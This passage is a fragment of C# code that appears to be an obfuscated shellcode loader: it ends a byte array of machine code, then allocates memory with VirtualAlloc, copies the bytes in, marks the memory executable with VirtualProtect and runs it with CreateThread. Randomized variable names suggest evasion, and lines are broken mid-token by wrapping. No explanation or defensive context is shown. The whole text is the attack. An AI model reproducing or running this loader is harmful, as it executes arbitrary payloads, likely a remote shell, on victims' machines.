0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,
x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,
xd5};
 IntPtr AmnGaO = VirtualAlloc(0, (UInt32)QWKpWKhcs.Length, 0x3000, 0x0
4);
 Marshal.Copy(QWKpWKhcs, 0, (IntPtr)(AmnGaO), QWKpWKhcs.Length);
 IntPtr oXmoNUYvivZlXj = IntPtr.Zero; UInt32 XVXTOi = 0; IntPtr pAeCTf
wBS = IntPtr.Zero;
 uint BnhanUiUJaetgy;
 bool iSdNUQK = VirtualProtect(AmnGaO, (uint)0x1000, (uint)0x20, out B
nhanUiUJaetgy);
 oXmoNUYvivZlXj = CreateThread(0, 0, AmnGaO, pAeCTfwBS, 0, ref
XVXTOi);
 WaitForSingleObject(oXmoNUYvivZlXj, 0xFFFFFFFF);}
```

```
}
```